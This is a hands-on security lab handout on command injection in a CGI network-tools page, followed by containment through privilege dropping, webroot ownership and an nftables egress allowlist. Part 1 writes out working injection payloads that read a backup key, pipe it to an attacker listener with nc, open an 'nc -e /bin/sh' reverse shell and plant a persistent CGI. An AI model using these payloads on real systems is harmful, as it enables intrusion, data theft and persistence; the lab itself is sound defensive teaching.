

Command injection to reverse shell

Follow-along: take a shell on the appliance, then make the shell worthless

Overview

A program that needs to run `ping` has two ways to do it. It can hand the kernel a program path and an argument list, in which case the argument is one string and nothing in it is ever read as syntax. Or it can build a single command line and hand that line to a shell, in which case the shell parses it, and every character the shell treats as punctuation is punctuation no matter who put it there. The appliance in this lab does the second, with the hostname its caller supplied substituted straight into the line. Appending `; id` to that hostname runs `id` on the appliance, because the semicolon reaches `/bin/sh` as a semicolon. That is **command injection**, and this lab starts by using it to open a shell on the appliance that dials back out to a machine you control.

Definition: Command injection

Command injection is a caller getting a program to run a command of the caller's choosing, by putting shell punctuation into data that the program pastes into a command line and hands to a shell. It is not the same bug as a buffer overflow, which corrupts the program's memory: nothing here is corrupted, and the program does exactly what it was written to do. The characters `;`, `&`, `|`, backtick and `$(...)` are the ones that separate one command from the next or substitute one command's output into another.

The fix a developer would write is in the program: call `execve(2)` with the hostname as one element of an argument vector, so no character in it ever reaches a parser. You will not make that change, and you never edit the appliance's source in this lab. What you are graded on is the three pieces of configuration in Part 2, none of which repairs the bug and all of which change what the bug is worth. The web server drops to a service account, the webroot goes back to root ownership, and the gateway is given a rule that permits only what the appliance legitimately puts on the wire. They do not all close the same thing, and working out which of them ends your shell and which leave it running while narrowing what it is good for is the exercise. The graded end state is measured by two facts at once: nothing the appliance opens reaches your listener, and the page still returns echo replies for a legitimate address.

This lab is one injection into one shell command, and the containment around it. It does not cover repairing the program, beyond naming the call that would do it; it does not cover injection into a database query, which is a different parser and a separate lab; and it does not cover detecting either the injection or the callback from traffic, which the malware C2 beaconing lab does.

Running this lab in the TUI

You drive the lab from the MiniLabs launcher. Clone it if the machine does not have it, and pull if it does, because handouts and lab scripts change together:

```
git clone https://github.com/nzRichie/MiniLab.git ~/MiniLab  # first time
cd ~/MiniLab && git pull                                     # already cloned
```

Start the launcher from that directory:

```
cd ~/MiniLab && ./minilabs
```


If it exits with a Docker error, follow the setup in the repository's `README.md` and run it again.

The root menu lists one category per row. Select **Software exploitation and containment**, then **Command injection to reverse shell**, to reach this lab's actions:

- **Spawn** creates this lab's containers and wiring. Wait for the panel to turn green before you go on. The first spawn of a lab also builds its image, which takes a few minutes; later spawns take seconds.
- **Status** prints the lab's state and its success oracle: what an injected command can currently do on the appliance, whether anything the appliance sends still reaches the listener, and whether the page still answers an ordinary request. It sends its own probes through the page to find that out and changes nothing you are graded on. Status takes over the whole screen: the arrow keys scroll its output, and Enter on **Done** closes it.
- **Shell command for a node** lists every node and the `docker exec -it ...` line that opens a shell on it. Copy the line for the node a step below names into your own terminal. It holds the screen until Enter on **Done**, as Status does. Part 1 is worked on **attacker**, Parts 2A and 2B on **web**, and Part 2C on **gw**.
- **Reset to baseline** throws away every change you made on the appliance and the gateway, and clears whatever the listener received, without tearing the lab down.
- **Teardown** removes the lab.
- **Open handout** opens this document.

Part 1 needs two terminals open at once, one for the listener and one for the requests, so open both before you start. Spawn the lab now, then work through Part 1 in your own terminals. **Back** (or Esc) returns to the lab list.

The setup



Five host containers on two segments. The appliance and the operator's workstation sit with the gateway's inside interface on one switch; the gateway's outside interface sits with the upstream monitor and your own machine on a switch of its own. The only path between the two segments is through the gateway, which is what makes the gateway the one place Part 2C's rule can be enforced. The gateway forwards and does not translate addresses, so a packet the appliance sends still carries 120.0.0.10 when the gateway sees it.

Role	Container	Address	What it is
appliance	120_L7_LAB_web	120.0.0.10	lighttpd, the network-tools page
operator	120_L7_LAB_ops	120.0.0.20	the page's legitimate caller
gateway	120_L7_LAB_gw	120.0.0.1 / 120.1.0.1	forwards; filters nothing yet
monitor	120_L7_LAB_mon	120.1.0.20	replies to echo requests
attacker	120_L7_LAB_attacker	120.1.0.66	yours; the listener runs here
switch	120_L7_LAB_S1	—	the inside segment
switch	120_L7_LAB_S2	—	the outside segment

The page is at `http://120.0.0.10/cgi-bin/diag.cgi` and takes one parameter, `host`. It is public on purpose: it is the network-tools widget on a hosting appliance, the kind a customer is meant to be able to reach from outside. Nothing in this lab turns on the page having been exposed by mistake.

Every machine carries `curl`, `nc` (BusyBox netcat), `ping` and `tcpdump`. The gateway also carries `nft`. Nothing is pre-armed: every request in Part 1 is one you type.

Assessment

There are seventeen questions, placed at the step that produces the observation each one asks about. Answer all seventeen in a separate document, numbered to match. Several ask you to record a value before you change something, so answer them as you go rather than at the end.

Part 1: from a hostname to a shell

The page, working normally

Open a shell on your own machine and ask the appliance to check that it can reach the upstream monitor.

```
# 120_L7_LAB_attacker: your own terminal, opening a shell on the attacker
docker exec -it 120_L7_LAB_attacker bash
```

Definition: CGI, and the query string

CGI (Common Gateway Interface) is the arrangement where a web server answers a request by running a program and sending back what the program printed. The server passes the part of the URL after `?`, the **query string**, to the program in the environment variable `QUERY_STRING`, and the program picks its parameters out of it. Characters that a URL treats as punctuation, a space or a semicolon among them, travel as **percent escapes**: a `%` followed by the byte's two hexadecimal digits, so a space is `%20`. `curl`'s `--data-urlencode` writes those escapes for you, and `-G` puts the result in the query string rather than in a request body.

```
# 120_L7_LAB_attacker: a legitimate request
curl -s -G --data-urlencode "host=120.1.0.20" http://120.0.0.10/cgi-bin/diag.cgi
```

The response carries the page's own two banner lines and then the output of a `ping` run on the appliance.

The line that runs it

The program is compiled into the lab's image and its source sits beside it on the appliance. Read the part that builds the command:

Definition: Shelling out, and popen

A program **shells out** when it runs another program by handing a whole command line to `/bin/sh` rather than by naming a program and its arguments separately. The C library call `popen(3)` does exactly that: it starts `/bin/sh -c` with the string it was given and returns a stream connected to that command's output. `system(3)` is the same thing without the stream. The alternative, `execve(2)` with an argument vector, never involves a shell, so no character in an argument can act as syntax.

```
# 120_L7_LAB_web: one command, run from your own terminal
docker exec 120_L7_LAB_web grep -n -A6 'THE BUG' /usr/local/share/minilabs/diag.c
```

```
# 120_L7_LAB_web prints this; it is output, not commands to type
    snprintf(cmd, sizeof cmd, "ping -c 1 -W 1 %s 2>&1", host);

    fp = popen(cmd, "r");
```

Definition: Standard output and standard error

Every process starts with three open streams: **standard input** (stream 0), **standard output** (stream 1, where a command writes its results) and **standard error** (stream 2, where it writes diagnostics). `2>&1` makes stream 2 point at whatever stream 1 points at, so a command's errors end up wherever its results do. In the line above it is there so that a failed `ping` still shows the learner why it failed, and it is appended *after* the substituted hostname, which is a detail Question 2 turns on.

Shelling out is what makes the substitution dangerous. `host` is whatever the caller sent, `%s` pastes it in with no quoting and no filtering, and `popen` hands the finished string to `/bin/sh`.

```
# 120_L7_LAB_attacker
curl -s -G --data-urlencode "host=120.1.0.20; id" http://120.0.0.10/cgi-bin/diag.cgi
```

Question 1. Compare the response to the legitimate request with the response to the one above. Name the function in `diag.c` that decides what the appliance runs, name the program it hands its string to, and explain from those two facts why the second response contains a line the first does not.

Question 2. The `2>&1` in the format string sits after the `%s`, so everything you send lands before it. Give a value for `host` that makes the response carry the contents of `/etc/passwd` with no line of `ping` output anywhere in it. Run it to check, then name each shell character you used and say what it did.

What the injected command can reach

The appliance keeps a key for its own backups in `/etc/appliance/backup.key`. Read it, and read the permissions on it, through the same parameter.

```
# 120_L7_LAB_attacker
curl -s -G --data-urlencode "host=120.1.0.20; id; ls -l /etc/appliance/backup.key; \
cat /etc/appliance/backup.key" http://120.0.0.10/cgi-bin/diag.cgi
```

Definition: File mode, owner and group

A file carries an owner, a group, and three sets of read, write and execute bits: one set for the owner, one for members of the group, one for everybody else. `ls -l` prints them as nine characters, owner first. The kernel picks *one* set for each access: the owner's set if the process's user id matches the owner, otherwise the group's set if the group matches, otherwise the last set. It does not add them together, so a file whose owner set is **rw-** and whose other two sets are empty is readable by the owner and by nobody else.

Question 3. Record the numeric user id in the `uid=` field, and the owner, group and nine permission characters of `/etc/appliance/backup.key`. State which one of the three sets the kernel used for this read, and why that set and not another.

The callback

Reading a file through the page means one command's output per request. A shell means every command, and it means you keep it after the request is over. Both need a connection between the appliance and your machine, and the appliance is the end that opens it.

Definition: Reverse shell

A **reverse shell** is a shell whose input and output are connected to a TCP connection that the compromised machine itself opened, outbound, to a **listener** the attacker is already running. The other arrangement, a **bind shell**, has the compromised machine listen and the attacker connect in. The two differ only in who sends the first packet, and that difference is the whole of why one of them works through a firewall that the other does not.

Start the listener in one terminal and leave it there:

```
# 120_L7_LAB_attacker: terminal 1, the listener
docker exec -it 120_L7_LAB_attacker bash
nc -v -l -p 4444
```

Question 4. Before you send anything: the listener is on 120.1.0.66 port 4444 and the injected command will run `nc 120.1.0.66 4444` on the appliance. Say which host sends the first packet of the TCP handshake, in which direction it crosses the gateway, and what the listener will print when it arrives. Then run the next block and check your answer against what the listener actually printed.

In a second terminal, inject a command that reads the key and pipes it into a connection to the listener:

```
# 120_L7_LAB_attacker: terminal 2, the request
docker exec -it 120_L7_LAB_attacker bash
curl -s -G --data-urlencode "host=120.1.0.20; cat /etc/appliance/backup.key | nc \
120.1.0.66 4444" http://120.0.0.10/cgi-bin/diag.cgi
```

The key appears in terminal 1. That is one command's output over one connection. Replace the `cat` with a shell and the connection carries every command instead. BusyBox netcat's `-e` option runs a program after the connection is up and wires that program's standard input, output and error to the socket.

```
# 120_L7_LAB_attacker: terminal 1, a fresh listener
nc -v -l -p 4444
```

```
# 120_L7_LAB_attacker: terminal 2
curl -s -G --data-urlencode "host=120.1.0.20; nc 120.1.0.66 4444 -e /bin/sh" \
http://120.0.0.10/cgi-bin/diag.cgi
```

Terminal 1 now holds a shell on the appliance. Type a command and press Enter; the output comes back. Try `id`, then `cat /etc/appliance/backup.key`, then `ls -l /var/www/cgi-bin`.

Question 5. No shell prompt appears in terminal 1 and no command you type is echoed back, yet the commands run. Explain both, from what `-e /bin/sh` connects the shell's three streams to and from what a shell normally writes a prompt to.

Question 6. Terminal 2's `curl` has not returned, and it will not until the shell in terminal 1 exits. Name the process on the appliance that is waiting, name the process it is waiting for, and say which call in `diag.c` creates that relationship.

Leaving something behind

A shell lasts as long as the connection. A file in the webroot lasts until somebody removes it. Still in terminal 1's shell on the appliance, write a second CGI beside the first:

```
# 120_L7_LAB_attacker: typed into the reverse shell in terminal 1
{ echo '#!/bin/sh'; echo 'echo Content-Type: text/plain'; echo 'echo'; echo 'id'; } \
  > /var/www/cgi-bin/persist.cgi
chmod 755 /var/www/cgi-bin/persist.cgi
ls -ld /var/www/cgi-bin
```

Fetch it from terminal 2. The web server runs it because the server was told to execute anything under `/cgi-bin/`, not because it recognises the file.

```
# 120_L7_LAB_attacker: terminal 2
curl -s http://120.0.0.10/cgi-bin/persist.cgi
```

Question 7. Record the owner, group and permission characters of `/var/www/cgi-bin` from the `ls -ld` above. Apply the rule in the file-mode box to the user id you recorded in Question 3 and state which set of bits allowed the write.

Question 8. An attacker could have made the appliance listen on a port and connected in, instead of having it dial out. Read the gateway's current configuration with the Status action. Give one reason the outbound direction is the one that works against this network as it stands, phrased in terms of what the gateway does and does not filter today.

Leave terminal 1's shell open or close it with `exit`; either way, run the Status action once and read the two sections that report what an injected command can do and whether the callback gets out. Those are the lines Part 2 moves.

Part 2: containment

The vulnerable line stays exactly as it is. Everything below is configuration, and each stage takes away something different: who the injected command is, what it can leave behind, and where it can send. They are applied in that order because that is the order they occur to an administrator, and because the order makes it obvious which one is load-bearing. After each stage you re-run the same two probes: the injection, and the page answering a legitimate request. A stage that stopped the attack by stopping the service is not a defence, so the second probe is not optional.

Part 2A: give the web server an account of its own

Definition: Privilege separation and dropping privilege

A network service usually has to start as root, because binding a port below 1024 needs privilege, and has no reason to stay root once it has. **Dropping privilege** is the service calling `setgid(2)` and then `setuid(2)` to become an unprivileged account before it handles any request. Every process it starts afterwards inherits that account, because a child process inherits its parent's user and group ids. In `lighttpd` the two directives that ask for it are `server.username` and `server.groupname`; with neither set, a server started as root serves as root.

The appliance's image already has an account called `svc` with no home directory and `/sbin/nologin` as its shell. Tell the server to use it, and restart the server so the change takes effect. `lighttpd` writes its process id to `/run/lighttpd.pid` when it starts, which is what the `kill` below reads.

```
# 120_L7_LAB_web: open a shell on the appliance
docker exec -it 120_L7_LAB_web bash
```

```
# 120_L7_LAB_web
printf 'server.username = "svc"\nserver.groupname = "svc"\n' >> \
    /etc/lighttpd/appliance.conf
kill "$(cat /run/lighttpd.pid)"
lighttpd -f /etc/lighttpd/appliance.conf
```

Question 9. Before you re-run anything: Status prints six lines about the injected command and the callback (the uid it runs as, whether it can read the key, whether it can leave a second CGI and run it, whether a connection reached the listener, whether the listener received the key, and whether the page still answers). Predict which of the six change. Then run Status and record which ones actually did.

Re-run the reverse-shell injection from Part 1. Terminal 1 still gets a shell.

Question 10. Sending an ICMP echo request normally needs a raw socket, which an unprivileged account cannot open, yet the page still returns echo replies now that the CGI is `svc`. Run

`ls -l $(command -v ping)` on the appliance and explain from its output which mechanism lets the check keep working. Name the bit and say what the kernel does with it.

Question 11. The reverse shell still reached your listener as `svc`. State what an outbound TCP connection requires of the account that opens it, and contrast that with what reading `/etc/appliance/backup.key` required.

Part 2B: take the webroot back

The service account has to read and execute what it serves. It never has to write it: a release is installed by whatever deploys the appliance, not by the running server. The webroot arrived owned by `svc` with the group write bit set, which is what let your injected command put `persist.cgi` there once Part 2A made the CGI `svc`.

```
# 120_L7_LAB_web
rm -f /var/www/cgi-bin/persist.cgi
chown -R root:root /var/www
chmod -R go-w /var/www
ls -ld /var/www /var/www/cgi-bin
ls -l /var/www/cgi-bin/diag.cgi
```

Try the write again from a fresh reverse shell, and fetch `persist.cgi` from terminal 2.

Question 12. Record the permission characters `ls -ld` now prints for `/var/www/cgi-bin`. The web server runs as `svc` and has no write bit anywhere on that directory or on `diag.cgi`. Explain which bits it does still need, and on which of the directory and the file it needs each one, for the page to keep working.

Question 13. `/tmp` is still writable by every account on the appliance. Predict whether the injected command can still create a file there, then check it from a reverse shell. Say what your result means for the claim that this stage made the appliance's filesystem read-only.

Part 2C: permit only what the appliance originates

Both stages so far changed what happens on the appliance after the injection has already run. Neither one touched the connection to your listener, because opening an outbound TCP connection is something any account on any host may do by default. The place that connection can be stopped is the gateway, which is the only path between the appliance's segment and yours.

Definition: Egress filtering

Egress filtering is a rule set applied to traffic *leaving* a network or a host, matched on where it is going and what it is, rather than to traffic arriving. Written as an **allowlist**, it names the destinations and protocols a source is permitted to originate and denies the rest, so a destination nobody thought of is denied without anybody having thought of it. The usual objection is that it breaks something the administrator did not know was needed, which is why every stage here is paired with a check that the appliance's own traffic still passes.

Definition: Connection state

The gateway's connection tracker records every connection it has seen and labels each packet with that connection's state. A packet that starts one is **new**; a packet belonging to a connection already recorded is **established**; an ICMP error or a related data connection is **related**. Matching on `ct state established,related` therefore matches the return traffic of a connection somebody else already opened, without permitting anything to open a new one.

The appliance answers requests, and it sends ICMP echo requests on behalf of the page. Those two are the whole of what it should ever put on the wire. Write that, and nothing else, on the gateway:

```
# 120_L7_LAB_gw: open a shell on the gateway
docker exec -it 120_L7_LAB_gw bash
```

```
# 120_L7_LAB_gw
nft -f - <<'NFT'
table inet egress {
    chain forward {
        type filter hook forward priority filter; policy accept;
        ip saddr 120.0.0.10 ct state established,related accept
        ip saddr 120.0.0.10 icmp type echo-request accept
        ip saddr 120.0.0.10 drop
    }
}
NFT
nft list ruleset
```

The chain's policy is `accept` and the denial is the last rule, matched on the appliance's own address. That keeps the allowlist scoped to the appliance: the operator's workstation and everything else on the network go on as before, so the stage measures the appliance and nothing else.

Question 14. Move the `ct state established,related` rule below the `drop` rule, re-run it, and fetch the page from your own machine. Say what happens and why, then put the rule back. Answer in terms of the direction the appliance's reply travels and which hook it crosses.

Now re-run the callback. Both forms: the one-shot `cat ... | nc`, and the reverse shell.

Question 15. Time the reverse-shell request with `time curl ...` and record how long it takes to return and what the listener printed. The rule uses `drop` rather than `reject`. State which of the two the appliance's `nc` experienced, and explain how the timing you measured distinguishes them.

Check the page still works for its legitimate caller:

```
# 120_L7_LAB_ops: one command, run from your own terminal
docker exec 120_L7_LAB_ops curl -s -G --data-urlencode "host=120.1.0.20" \
    http://120.0.0.10/cgi-bin/diag.cgi
```

Question 16. That request crosses the gateway in one direction and the echo request it triggers

crosses in the other. Name which of the three rules permits each of the two, and state what would break if the `icmp type echo-request` rule were removed.

Checks: what "done" means

Run the Status action. Two facts have to hold at once, and the second is what stops a defence from being an outage:

- Under *Does the callback still get out?*, both lines read **no**: no connection from the appliance reaches the listener, so nothing it might have carried matters.
- Under *Does the page still answer a legitimate request?*, the line reads **OK**: a reachability check for 120.1.0.20 from the operator's workstation still returns echo replies.

The section above them reports what the injection is still worth: the uid it runs as, whether it can read the appliance's key, and whether it can leave a second CGI behind. Those three are what Parts 2A and 2B changed, and none of them is the callback.

Question 17. Of the three stages, exactly one stopped the callback. Say what each of the other two took away instead. Then describe one attack that a network running only the gateway's allowlist, with the CGI back to root and the webroot back to `svc`, would still lose to.

Safety note

Every container in this lab sits on its own Open vSwitch bridges with no route off the host. The gateway forwards between 120.0.0.0/24 and 120.1.0.0/24 and nowhere else, and neither subnet is reachable from the machine you are running on or from any network it is attached to. The injection, the listener and the reverse shell all aim at containers this lab created. Do not point any of them at an address the lab did not give you.

Tear the lab down

When you have finished, remove the lab: pick **Teardown** from this lab's menu in the TUI, or run `scripts/teardown.sh` directly. It removes only this lab's containers.